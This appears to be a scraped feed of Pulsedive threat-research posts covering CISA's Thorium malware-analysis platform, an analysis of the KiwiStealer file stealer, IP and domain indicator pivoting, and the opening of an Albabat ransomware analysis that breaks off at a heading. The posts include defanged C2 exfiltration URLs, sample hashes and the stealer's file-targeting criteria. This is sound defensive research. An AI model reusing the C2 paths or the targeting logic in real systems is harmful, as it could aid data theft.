CaRT and safely sharing files

A common problem faced by all malware analysts and researchers is how to store and share files safely. Some do this by storing them in password-protected zip archives or by changing the file extension to something that renders the file unable to execute. In some cases, these work to prevent accidental execution of malicious files; however, they can still be quarantined by security solutions. 

This is where CaRT (which stands for Compressed and RC4 Transport) comes in. CaRT is used to store and transfer malware, as well as its metadata. This is a product developed by the CSE in Canada, encrypting files to prevent them from being executed or quarantined by security solutions. Any file uploaded to Thorium is converted to CaRT format. They are also downloaded in CaRT format and must be “unCaRTed” to be executed.

Thorium Architecture

Thorium was designed to run within a K8s cluster. For deployment on a cluster, CISA mentions that a Block Storage Provider and S3 storage will be required. CEPH is recommended for on-premise solutions.

Components

API

The rest API allows the different Thorium components to coordinate activity and complete tasks. The API allows multiple instances to run on various components. This setup enables high availability, meaning that if one server with the API running fails, the entire Thorium platform remains operational.

Different databases are used to store various types of information.

Database

Resources

Redis

Reactions

Scheduling Streams

Scylla

File metadata

Reaction logs

Elastic

Tool Results < 1 MiB

S3

All files

Tool request > 1MiB

Jaeger

API request logs

Scaler

The scaler is used to determine when reactions or jobs are created. This system enables priority jobs to be executed on a portion of the platform while the rest of the platform executes other jobs. 

Agent

The agent is used to run tools by:

  • Downloading the required data
  • Executing tools
  • Streaming logs via API
  • Uploading results
  • Cleaning up temporary artifacts

Reactor

The reactor uses the Thorium API to get information about its nodes and creates or terminates workers to match the workload. 

Tracing/Logging

Logging is performed by tracing. Unified tracing is used to log to a central file server or disk. 

Event Handler

The event handler is responsible for triggering reactions (instances of a pipeline being run) based on actions that took place within Thorium. 

K8s Deployment

ℹ️
This blog will not delve into the deployment of Thorium on a Kubernetes (K8s) cluster. 

The Kubernetes cluster requires a storage provisioner that can allocate persistent volume claims for the database and tracing services. Admins also need account credentials and permissions to create buckets within an S3-compatible storage interface. 

The components that make up the Thorium deployment include:

  • Traefik
  • Rook
  • Redis
  • Scylla
  • Elastic
  • Tracing
    • Quickwit
    • Jaeger

Detailed installation for each of these services is available in the GitHub repo here.

Local Deployment

Minithor uses minikube to deploy Thorium to a single instance. This type of deployment is not recommended for production use and should only be used for development and testing purposes. Minithor implementations do not provide the scalability factor that Thorium was intended to give teams. 

The content of the GitHub repo was used during the instructions below.

Deploy Miniduke

Install and run Miniduke by executing the script

./install-linux

The content of the install script is provided below:

#!/bin/bash

curl -LO https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
sudo install minikube-linux-amd64 /usr/local/bin/minikube && rm minikube-linux-amd64
# set resources for VM
minikube config set cpus 8
minikube config set memory 15976
# alias kubectl command to minikube subcommand and add to .bashrc/rshrc
touch ~/.bashrc
if [[ $SHELL == *"bash"* ]] && ! grep -q "alias kubectl=\"minikube kubectl --\"" ~/.bashrc; then
    echo "alias kubectl=\"minikube kubectl --\"" >> ~/.bashrc
    source ~/.bashrc
fi
touch ~/.zshrc
if [[ $SHELL == *"zsh"* ]] && ! grep -q "alias kubectl=\"minikube kubectl --\"" ~/.zshrc; then
    echo "alias kubectl=\"minikube kubectl --\"" >> ~/.zshrc
    source ~/.zshrc
fi
# start of k8s cluster
minikube start --cni calico
# add required plugins
minikube addons enable csi-hostpath-driver
minikube addons enable ingress
minikube addons enable ingress-dns

Once MiniKube is installed, you need to create a file called .dockerconfigjson that contains the authentication credentials for the user account associated with the Thorium container. Following that, dependencies can be installed using the deploy script.

User Roles

Groups are used to grant permissions and access to resources for different users. All resources are owned by the person who creates them. 

System Roles

System Roles are used to perform actions at the global level. The roles include:

  • User
  • Analyst
  • Developer
  • Admin

The user role can use Thorium to conduct analysis, but cannot create new Pipelines. The developer role has more permissions than the user role. The admin roles allow users to modify any resource within Thorium. 

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 2: Description of each user role available within Thorium. Source: CISA

Group Roles

Groups are used to restrict a user’s ability to conduct operations on a group’s resources. Group resources include:

  • Images
  • Pipelines
  • Repos
  • Files
  • Tag
  • Comments
  • Analysis results
Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 3: Permissions assigned to different roles. Source: CISA

File Origins

File origins are a feature within Thorium that can be used to describe any relationships that exist within the files.

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 4: Upload screen within Thorium. Source: CISA

The table below lists the various file origins available within the platform.

Type of File Origin

Explanation

Downloaded

The file was downloaded from a URL

Transformed

The file was obtained through transformations

Unpacked

The file was unpacked

Wire

The file was captured through the network

Incident

The file collected during an incident

Memory Dump

The file was obtained from a memory dump

Carved

The file was extracted from another file

PCAP

The file was extracted from a network capture

Unknown

The file was obtained from an unknown source

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 5: Subfields for each of the file origins. This subfields are used to provide insights for each identified file.

Images & Pipelines

Tools are referred to as Images within Thorium. As of September 4th, 2025, no tools have been released as part of the Thorium build; however, users and organizations can add their own tools as needed. Images can be created using the Developer role. 

Images can be added via the Web UI. This is done through the Image confirmation settings, where users can specify the name, Group, and Image required, among other settings. Once the relevant information has been entered, Thorium is able to use the tool and display its output.

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 6: UI used to create an Image: Source: CISA
Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 7: Parameters used to configure Images.

Pipelines

Pipelines are a way to run multiple Images through in an automated fashion. These are used to run different tools and collect their outputs sequentially. They are created in the Pipelines creation menu, where users will provide a Pipeline name, the SLA, Image order, and Group.

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 8: Dialog shown when creating a Pipeline. Source: CISA
💡
Images must already be created for them to be used as part of a Pipeline in Thorium.

Thorium enables organizations to help scale and standardize their file triage and analysis steps. The ability to have tools contained within a single platform helps analysts with file analysis and management. Pipelines and their use in automating processes are an interesting concept that can be employed to perform static analysis on files using multiple tools, with the resulting information ready for review by a human analyst when required. 

Thorctl

Thorium is also accompanied by a command-line tool that can be used to perform different operations. The CLI tool can be used to:

  • Upload files or Git repos
  • Download files or repos
  • Start reactions
  • Download results
  • List files

Download instructions for both Unix and Windows are available here.

An example of the CLI usage is provided below:

$ thorctl files upload --help
Upload some files and/or directories to Thorium

Usage: thorctl files upload [OPTIONS] --file-groups <GROUPS> [TARGETS]...

Arguments:
  [TARGETS]...  The files and or folders to upload

Options:
  -g, --groups <GROUPS>            The groups to upload these files to
  -p, --pipelines <PIPELINES>      The pipelines to spawn for all files that are uploaded
  -t, --tags <TAGS>                The tags to add to any files uploaded where key/value is separated by a deliminator
      --deliminator <DELIMINATOR>  The deliminator character to use when splitting tags into key/values [default: =]
  -f, --filter <FILTER>            Any regular expressions to use to determine which files to upload
  -s, --skip <SKIP>                Any regular expressions to use to determine which files to skip
      --folder-tags <FOLDER_TAGS>  The tags keys to use for each folder name starting at the root of the specified targets
  -h, --help                       Print help
  -V, --version                    Print version

Conclusion

As a new entrant to the malware analysis space, Thorium provides cybersecurity teams with a highly customizable and free platform to enhance malware analysis, triage, and incident response workflows. By combining several essential capabilities in one tool, it helps analysts with organizational file sorting, storage, analysis, and collaboration. While still relatively immature, Thorium is a promising option to consider for teams seeking affordable and flexible solutions.

References

GitHub - cisagov/thorium: A scalable file analysis and data generation platform that allows users to easily orchestrate arbitrary docker/vm/shell tools at scale.
A scalable file analysis and data generation platform that allows users to easily orchestrate arbitrary docker/vm/shell tools at scale. - cisagov/thorium
Thorium 101: Inside CISA’s Open Source Malware Analysis PlatformGitHubcisagov
Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Intro - Thorium
Thorium 101: Inside CISA’s Open Source Malware Analysis PlatformThorium
Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
  • ✇Pulsedive Blog
  • Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration Pulsedive Threat Research
    KiwiStealer is a file stealer that was first identified in 2024. The first report on the malware was posted on the platform ctfiot. Subsequent reporting from ThreatRay revealed that the malware was observed being used by the threat group Bitter APT in late 2024. The malware collects some system information before attempting to collect files from specific directories. This blog outlines the malware’s capabilities and how it exfiltrates data via HTTP POST requests. This overview includes:Malware A
     

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration

13 de Agosto de 2025, 13:34
Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration

KiwiStealer is a file stealer that was first identified in 2024. The first report on the malware was posted on the platform ctfiot. Subsequent reporting from ThreatRay revealed that the malware was observed being used by the threat group Bitter APT in late 2024. The malware collects some system information before attempting to collect files from specific directories. This blog outlines the malware’s capabilities and how it exfiltrates data via HTTP POST requests. This overview includes:

  • Malware Analysis
  • Network Traffic Analysis
  • Recommendations
  • Indicators of Compromise (IOCs)
  • MITRE ATT&CK TTPs

Malware Analysis

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 1: Exfiltration Criteria used by KiwiStealer.

The file analyzed as part of this blog can be found on VirusTotal. The following table shows information about the sample, including hash values.

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 2: VirusTotal Results for the sample. Accurate as of August 13, 2025, at 10:29 EST. Source: VirusTotal

SHA256

4b62fc86273cdc424125a34d6142162000ab8b97190bf6af428d3599e4f4c175

SHA1

01ffdb013b7f6d96ca03b4270841e76bd06a86f2

MD5

fd5f2cf4b8df27f27dc2e6bddc1a7b2e

ssdeep

3072:O/eUfhyIrfMSELY36PGIjMDIqZ1jbS+AxsScaz6K+EavryQ:0xp9ELYKjMD9ZB+caT+Eav

File Size

178.00 KB

File Type

Win32 EXE

The malware collects the username and computer name, appending this information to the C2 URI and including it in HTTP requests to the C2 server. The URI is itself hardcoded within the malware and is decoded using string reversal and a modified Caesar Cipher (ROT2). The sample also created a mutex rabadaisunique, to ensure that multiple instances of the malware cannot be executed on a compromised host.

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 3: Hardcoded C2 URL that is obfuscated. Source: ThreatRay

KiwiStealer iterates through several directories to identify files that can be exfiltrated. These directories are shown in the screenshot below. 

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 4: Directories targeted by KiwiStealer. Source: ThreatRay

The malware will only exfiltrate files that are less than 50 MB in size and that have been modified in the last year. The file extensions that the malware targets are outlined in the table below.

.z7

.txt

.doc

.docx

.xls

.xlsx

.ppt

.pptx

.pdf

.rtf

.jpg

.zip

.rar

.apk

.neat

.err

.eln

.ppi

.er9

.azr

.pfx

.ovpn


After successfully extracting files, the malware appends the file name to a file called winlist.log along with the time it was exfiltrated. When the sample was detonated by a sandbox, two files were exfiltrated, and their names were added to winlist.log.

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 5: Winlist.log contains the list of files exfiltated.

Network Traffic Analysis

The PCAP for this sample is available on Any.Run.

The malware exfiltrates information to its C2 server via HTTP POST requests. The POST request returns files containing data about the file. The PCAP contains two POST requests. The requests are to the domain ebeninstallsvc[.]com, to the URI /uplh4ppy.php. The request to the domain includes the computer name and user name of the compromised host.

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 6: Traffic capture showing the hostname and username being passed as URI parameters.

WHOIS data for the domain ebeninstallsvc[.]com shows that it was registered with NameCheap on 2023-10-27 at 07:08:18 UTC. 

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 7: WHOIS data for the C2.

The first request sends back an RTF file titled 20240712_173213__ukdescribed.rtf to the server. If this file is successfully transmitted to the server, the C2 responds with the response line success.

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 8: RTF being sent to the C2 server.

This RTF document was stored on the desktop and exfiltrated by the malware. 

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 9: Content of the exfiltrated RTF file.

The second POST request sends back an image to the C2 server.

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 10: Network traffic showing the exfiltration of a jpg file.

The image can be decoded using CyberChef using the recipe shown in the screenshot below. The picture was extracted from the PCAP using the export functionality within Wireshark. 

💡
For more details on how to use CyberChef, please read our Tool Guide: CyberChef 101
Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 11: Exfiltrated image rendered using CyberChef

A larger version of the image is shown below. This particular image was stored on the sandbox and exfiltrated by the malware. 

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 12: Exfiltrated Image

ThreatRay’s report also includes screenshots of other traffic associated with the malware. This particular screenshot contains information about the collected files. 

Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
Figure 13: Additional files being exfiltrated by the malware. Source: ThreatRay

Conclusion

KiwiStealer is a malware that exfiltrates files from compromised machines. The malware targets a specific set of file extensions and only attempts to exfiltrate files that have been modified in the past year and are less than 50MB in size. Unlike other malware variants that have advanced capabilities, KiwiStealer is a relatively simple malware whose sole purpose is to exfiltrate files. 

Recommendations

Methods to mitigate the risks posed by malware such as KiwiStealer include:

  • Deploy EDR/AV solutions
    • EDR or AV solutions can detect malicious process chains and anomalous activity that may be indicative of a malware infection.
  • User Education
    • Users can help mitigate the risk of information-stealing malware infections by avoiding suspicious websites and using authorised software in corporate environments.

Indicators of Compromise

The table below contains a list of KiwiStealer network IOCs that have been identified and added to the Pulsedive platform. This data can be queried in Pulsedive using the Explore query threat="KiwiStealer" and is available for export in multiple formats (CSV, STIX 2.1, JSON).

KiwiStealer IOCs

ebeninstallsvc[.]com

hxxp=//ebeninstallsvc[.]com/uplh4ppy[.]php

MITRE ATT&CK TTPs

Technique

Tactic

Collection

Data from Local System (T1005)

Command and Control

Data Obfuscation (T1001)

Defense Evasion

Indicator Removal: File Deletion (T1070.004)

Obfuscated Files or Information (T1027)

Discovery

File and Directory Discovery (T1083)

System Information Discovery (T1082)

Execution

User Execution: Malicious File (T1204.002)

Exfiltration

Exfiltration Over C2 Channel (T1041)

References

The Bitter End: Unraveling Eight Years of Espionage Antics – Part Two | Threatray
In the second part of our research with Proofpoint, we take a comprehensive look at the Bitter espionage group, its malware payload arsenal, shared TTPs and provide IOCs and YARA rules .
Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File ExfiltrationLogo ThreatrayPublished onJune 4, 2025
Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
APT-C-08(蔓灵花)组织新型攻击组件分析报告 | CTF导航
APT-C-08 蔓灵花APT-C-08(蔓灵花)是一个拥有南亚地区政府背景的APT组织,近几年来持续对南亚周边国家进行网络攻击活动,攻击目标涉及政府、军工、高校和驻外机构等企事业单位组织。近期,360安全大脑监测…
Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File ExfiltrationCTF导航13963文章
Unpacking KiwiStealer: Diving into BITTER APT’s Malware for File Exfiltration
  • ✇Pulsedive Blog
  • Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise Pulsedive Threat Research
    In the field of cyber threat intelligence (CTI), IP addresses and domain names are commonly shared indicators of compromise. They are commonly used solely to create blocklists on tools such as firewalls and other networking devices. Blocking these atomic indicators of compromise is a viable solution when consuming threat intelligence feeds, but they can also be used to enrich alerts, provide context, and expand detection logic. This blog outlines how IP addresses and domains can provide addition
     

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise

30 de Junho de 2025, 11:54
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise

In the field of cyber threat intelligence (CTI), IP addresses and domain names are commonly shared indicators of compromise. They are commonly used solely to create blocklists on tools such as firewalls and other networking devices. Blocking these atomic indicators of compromise is a viable solution when consuming threat intelligence feeds, but they can also be used to enrich alerts, provide context, and expand detection logic. This blog outlines how IP addresses and domains can provide additional value within the disciplines of threat intelligence, detection engineering, and threat hunting. Moreover, this blog will share details and guidance on how to conduct IP and domain analysis to draw conclusions, as well as showcase examples of data processing from Pulsedive and popular analyst tools. 

The Pyramid of Pain 

Any discussion about value within threat intelligence will likely touch upon the Pyramid of Pain. The Pyramid of Pain, coined by David Bianco, is a model used in CTI to illustrate the difficulty experienced by adversaries and threat actors when defenders detect and respond to different types of indicators during an attack. Moving up the pyramid from hash values to TTPs is correlated with the increased "pain" inflicted on the adversary, becoming more challenging to replace or adapt. IP addresses and domain names make up two of the lower tiers in the pyramid and may not cause as much pain to threat actors as detecting tools or TTPs. This is because IP addresses and domains can be ephemeral. Threat actors can quickly rotate through IP addresses during campaigns, negating the impact of blocking individual addresses. Similarly, domain names can be registered in bulk; with various registrars, it is easy for a threat actor to spin up network infrastructure fairly quickly.   

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 1: The Pyramid of Pain

Since these indicator types are ephemeral, even adding these indicators to blocklists may provide limited value. Blocking provides value when a threat actor consistently uses the same IP address or domain name across a campaign. Once they rotate to a new IP address or domain, the blocked indicators cease to provide value outside of retroactive investigations. In the short term, blocking IP addresses and domain names can yield timely results and identify malicious or suspicious activity. However, these lists need to be actively maintained and regularly purged to remove indicators that are no longer active or have been removed by vendors.

💡
How long until an IOC should be or is retired will depend on several factors, including:
- The confidence level associated with that IOC
- When was the indicator last seen?
- Is this indicator associated with other threats?
- Storage limitation on tools (blocklists have a finite size)

Uses of IPs and Domains

Providing Context During Investigations

Security analysts often spend time either manually enriching data to gain additional information about events or leveraging automated lookups to provide this context. Enriching IP addresses can include leveraging IP geolocation data, reputation data, and provider data. Geolocation data can give an approximation of the user’s location when a specific activity is performed and can be used to identify compromised accounts when multiple login sessions or actions are performed by the same user, but from physical locations that are not possible. Reputation data is another valuable enrichment during investigations, as it sheds light on the IP addresses and the other activities associated with them. Common reputation clues include if it has been reported by other users for exploitation or scanning activity, or if it belongs to a VPN provider.

Examples of how Pulsedive users leverage this enrichment data:

  1. Manual Approach: An analyst visits Pulsedive, performs a scan, and collects the relevant information to help during an investigation.
  2. Hybrid/Automated Approach: A SIEM/SOAR solution integrates with Pulsedive and is configured to retrieve data about IP addresses and domains. An alert may be triggered based on suspicious activity, where an analyst then uses this data to investigate an alert and make a determination about this activity.
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 2: A sample workflow of a Pulsedive client using enriched data during an investigation.

Atomic indicators can also be used to hunt for malicious activity in an environment. Simpler to conduct than behavioral threat hunting, indicator-based hunting focuses on the presence of known malicious indicators of compromise (IOCs) to identify malicious activity in historical network logs. Security tools can be used to search for the presence of IOCs that security researchers have shared throughout an environment. Hits on these IOCs may lead to the discovery of previously undetected intrusions. 

Research

Indicators can be tied together to identify particular malware families and reveal commonalities that make it easier to identify other artifacts associated with that threat. For example, Pulsedive threat research used IP addresses, domains, and content served on web pages to track and identify additional Mystic Stealer control panels back in July 2023. 

💡
To learn more about the investigation, read our blog “Identifying Mystic Stealer Control Panels”

When we encountered research from other vendors regarding Mystic Stealer, we utilized the IOCs to identify commonalities between them before attempting to identify additional domains to track. Our approach involved looking at the following items for each identified IOC:

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 3: Pivot points used during our investigation.

Based on information shared by security researchers, we observed that the HTML title for the control panel was "Mystic Stealer - Login". We used this information to pivot to tools such as FOFA, Shodan, and Binary Edge to identify additional IP addresses and domains associated with Mystic Stealer Control Panels. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 4: HTML content reveals that the console page has an HTML title of "Mystic Stealer - Login".
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 5: Mystic Stealer Control Panels identified on Shodan during our investigation in 2023

IP Analysis Tools

💡
The Curated Intel team shared a GitHub repository that contained tools to collect information about an IP address. 
GitHub - curated-intel/Attribution-to-IP: A collection of methods to learn who the owner of an IP address is.
A collection of methods to learn who the owner of an IP address is. - curated-intel/Attribution-to-IP
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromiseGitHubcurated-intel
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise

Depending on the use case and the information we want to obtain, many tools can provide information about IP addresses. This information can include:

  • IP Reputation
  • IP Geolocation
  • Is it a Cloud/CDN IP?
  • Is it a VPN, Tor node, or proxy?
  • IP WHOIS
  • ASN
  • Open Ports & Services Running
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 6: Information that can be obtained from an IP address.

During investigations, some of the first items analysts commonly check for are the reputation and geolocation of an IP address. IP reputation can show if an IP address has been observed by others performing scans or attempting to exploit vulnerabilities. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 7: IP addresses associated with CVE-2024-8963 exploitation attempts within GreyNoise.
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 8: ASN information provided by ipinfo for an IP address seen in Figure 7.
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 9: An IP address previously associated with Mystic Stealer.

Tools such as Spur or IP Quality Score can be used to detect VPN or Proxy usage. This information is valuable during investigations, as it can explain differences in geolocation and be used to track activity against specific devices or sessions. Moreover, the use of specific VPN providers or proxies can be used to cluster activity to different threat groups. For example, security researchers have identified that Famous Chollima frequently uses Astrill VPN during intrusions. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 10: IP address from SilentPush that was observed being used by Famous Chollima
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 11: Mind map of how ASN data can be utilized in Threat Hunting and security investigations. Source: Huntress

Other Analysis Tools

Data collected about domains can also be used to cluster activity back to a particular threat or actor. In some cases, this will be as simple as examining X.509 certificates to identify common names. In contrast, in other cases, it will require a wealth of data from both the domain and the IP addresses to recognize patterns.

Some of the information that can be collected about domains includes:

  • WHOIS/RDAP Information
    • Date registered
    • Registrar Information
  • Content hosted
  • Certificate Details
  • Favicons
  • Meta Tags
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 12: Pivot points associated with domains.

X.509 certificate data contains a wealth of information that can be used to identify additional IOCs. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 13: Some key items that make up an X.509 certificate. Complete details are available in RFC5280.
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 14: List of distinguished names available for subject and issuer names. Source: Cryptosys.

Taking an entry for DCRat from the SSL Blacklist provides us with a SHA1 fingerprint, Subject Name, and Issuer Name. Any of these can be used to search tools like Censys to identify additional IP addresses using the same certificate. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 15: SSL Blacklist entry for a certificate used by DcRat.
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 16: Censys results showing 46 IPs that use an SSL certificate where the subject common name contains 'DCRat'.

Searching Censys for the value DCRat in the subject common name yields 46 results. Drilling into the IP 203[.]104[.]42[.]92, the certificate details reveal that the subject common name is the same, but the issuer distinguished name is different. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 17: X.509 certificate details for the IP 203[.]104[.]42[.]92

Unique values within certificate data can also be incorporated into detections. A blog by Corelight contains network signatures that focus on the content of the TLS certificate. 

Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Figure 18: Corelight detections for AsyncRAT and other variants. 

Conclusion

The ephemeral nature of IP addresses and domains means that they may not seem as valuable within threat intelligence and detection engineering as other artifacts. This is true to a certain extent, but analyzing IP addresses and domains can help researchers and analysts uncover additional detections useful in identifying additional IOCs or malicious activity.

Analysis of IP addresses and domain names can reveal patterns or unique identifiers, such as particular proxies being used to initiate connections. X.509 certificates contain specific values that allow security teams to detect additional suspicious or malicious data. Moreover, analysis can help cluster activity based on commonalities between artifacts to identify a particular threat or actor. The speed of sharing, ease of automation, and availability make these IOCs a component of a holistic threat intelligence program. When contextualized alongside other indicators higher up in the pyramid of pain, teams can gain valuable insights into threat actor behavior, which may lead to additional detection opportunities.

References

The Pyramid of Pain
Update 2014-01-17 I’m updating this post to include a slightly revised version of the Pyramid. The only real change I made was that I adde…
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromiseDavidJBianco
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Pulsedive | Operationalizing CTI in a Managed SOC
Case Study: Ingalls Information Security strategically develops their cyber threat intelligence program with Pulsedive solutions - all while scaling the SOC more than 10x over 2 years
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromisePulsedive BlogGrace Chi
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Pulsedive | Elevating Brazil’s Community Cyber Threat Intelligence
Case Study: OpenCTI.BR leverages Pulsedive, enhanced with Pro to research, analyze, and combat regional cyber threats
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromisePulsedive BlogGrace Chi
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
GreyNoise Visualizer | GreyNoise Visualizer
At GreyNoise, we collect and analyze untargeted, widespread, and opportunistic scan and attack activity that reaches every server directly connected to the Internet.
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromiseGreyNoise Visualizer
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Astrill VPN: Silent Push Publicly Releases New IPs on VPN Service Heavily Used by North Korean Threat Actors
Silent Push reveals Astrill VPN is still being heavily used by NK Lazarus Group threat actors to hide their IP addresses during attacks
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromiseSilent PushPeggy Kelly
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Utilizing ASNs for Hunting & Response | Huntress
Autonomous system numbers are like the address book of the internet, and not every IP address belongs to a “friendly” address. Learn more about how the Huntress Hunt & Response teams utilize ASNs.
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromisehuntress.comundefined undefined
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
Specifying Distinguished Names
Collection through Correlation: Operationalizing IP and Domain Indicators of CompromiseDavid Ireland, DI Management Services Pty Limited, Australia, www.di-mgt.com.au
Hunt of the Month: Detecting AsyncRAT Malware Over HTTPS | Corelight
Hunt of the Month: Detecting AsyncRAT Malware Over HTTPS
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromisecorelight-logo-whiteCorelight Labs Team
Collection through Correlation: Operationalizing IP and Domain Indicators of Compromise
  • ✇Pulsedive Blog
  • Albabat 2.0.0 Decoded: A Config-Driven Design Pulsedive Threat Research
    Albabat, also known as White Bat, is a ransomware that has been observed since late 2023. The ransomware binary is written in Rust and encrypts files based on a configuration file. Version 0.1.0 was first observed in November 2023, with version 0.3.0 identified in late December 2023. Version 0.3.3 was seen in January 2024. Newer versions of the ransomware target Windows but can also gather system information from Linux and macOS devices. A Trend Micro report from March 2025 states that the ranso
     

Albabat 2.0.0 Decoded: A Config-Driven Design

16 de Maio de 2025, 13:00
Albabat 2.0.0 Decoded: A Config-Driven Design

Albabat, also known as White Bat, is a ransomware that has been observed since late 2023. The ransomware binary is written in Rust and encrypts files based on a configuration file. Version 0.1.0 was first observed in November 2023, with version 0.3.0 identified in late December 2023. Version 0.3.3 was seen in January 2024. Newer versions of the ransomware target Windows but can also gather system information from Linux and macOS devices. A Trend Micro report from March 2025 states that the ransomware’s configuration data was hosted on GitHub and is retrieved during execution. 

Albabat 2.0.0 Decoded: A Config-Driven Design

Security Research @JAMESWT_WT on X shared several samples of Albabat on Malware Bazaar. One such sample is also present on Any.Run and serves as the source for the content in this analysis. The blog explores the configuration file used by the Albabat ransomware version 2.0.0 to identify any commands the ransomware executes, what files are targeted, and details about the ransom note. 

#Albabat Ransomware at @AnyRun
with
https://api.github[.com/repos/billdev1/abbt/contents/content/
config.json
wpp.jpg
icon.ico
db.html

👇👇👇
https://t.co/v5M4D4XTkq
👆👆👆 pic.twitter.com/cik7iG3Zyy

— JAMESWT (@JAMESWT_WT) March 22, 2025

Figure 1: X (Twitter) post by @JAMESWT_WT about Albabat Ransomware

Analysis 20-03-2025_E337Y98NvS521352.rar (MD5: D776DA39FA7EA417A1A31404E58ADA08) Malicious activity - Interactive analysis ANY.RUN
Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.
Albabat 2.0.0 Decoded: A Config-Driven DesignInteractive analysis ANY.RUN
Albabat 2.0.0 Decoded: A Config-Driven Design

Sample Analysis

File Details

The file analyzed as part of this blog can be found on VirusTotal. The following table shows information about the sample, including hash values.

SHA256

13d128038c341e850b55bc900ecee93496521c74bd9f3f8ea63e86042c5b6a9b

SHA1

1cc2d1f2a991c19b7e633a92b1629641c019cdeb

MD5

2a78ca5302034ed8efcc52313750b634

ssdeep

49152:L6m8TVa+Jr+OjqEMygXG4ulPh12eHayKTGgxIqytCDHHsafr5PydNj84g55Y+RkI:tulPG52iDsIv44kSk5TPDOzrR5yvdA

File Size

4.97 MB

File Type

Win32 EXE

💡
The pcap file and SSL keys required for TLS decryption are included below.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 2: VirusTotal Link for Albabat Binary. Scan results are from May 11th, 2025.
VirusTotal
VirusTotal
Albabat 2.0.0 Decoded: A Config-Driven DesignVirusTotal

The sample contacts GitHub to download several files. The first file is the configuration file, which is a .json file. After that, the binary requests the Albabat wallpaper and icon along with a template of the ransom note.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 3: Network Traffic showing connections to GitHub. The ransomware requests its config, wallpaper and HTML ransom note from GitHub.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 4: The Albabat wallpaper.

The icon file requested by the ransomware sample is just a bat logo that is also present within the wallpaper.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 5: A CyberChef recipe used to decode the icon file that was requested from GitHub.

The binary also initiated requests to ifconfig[.]co and ipify[.]org. The first request is to ifconfig and is used to get geolocation about the IP, whereas the request to ipify just returns the public IP address of the device.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 6: HTTP traffic to ifconfig[.]co showing the IP address and geolocation of the device.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 7: HTTP traffic to ipify[.]org returning the IP address of the device.

Details within the configuration file

Albabat 2.0.0 Decoded: A Config-Driven Design
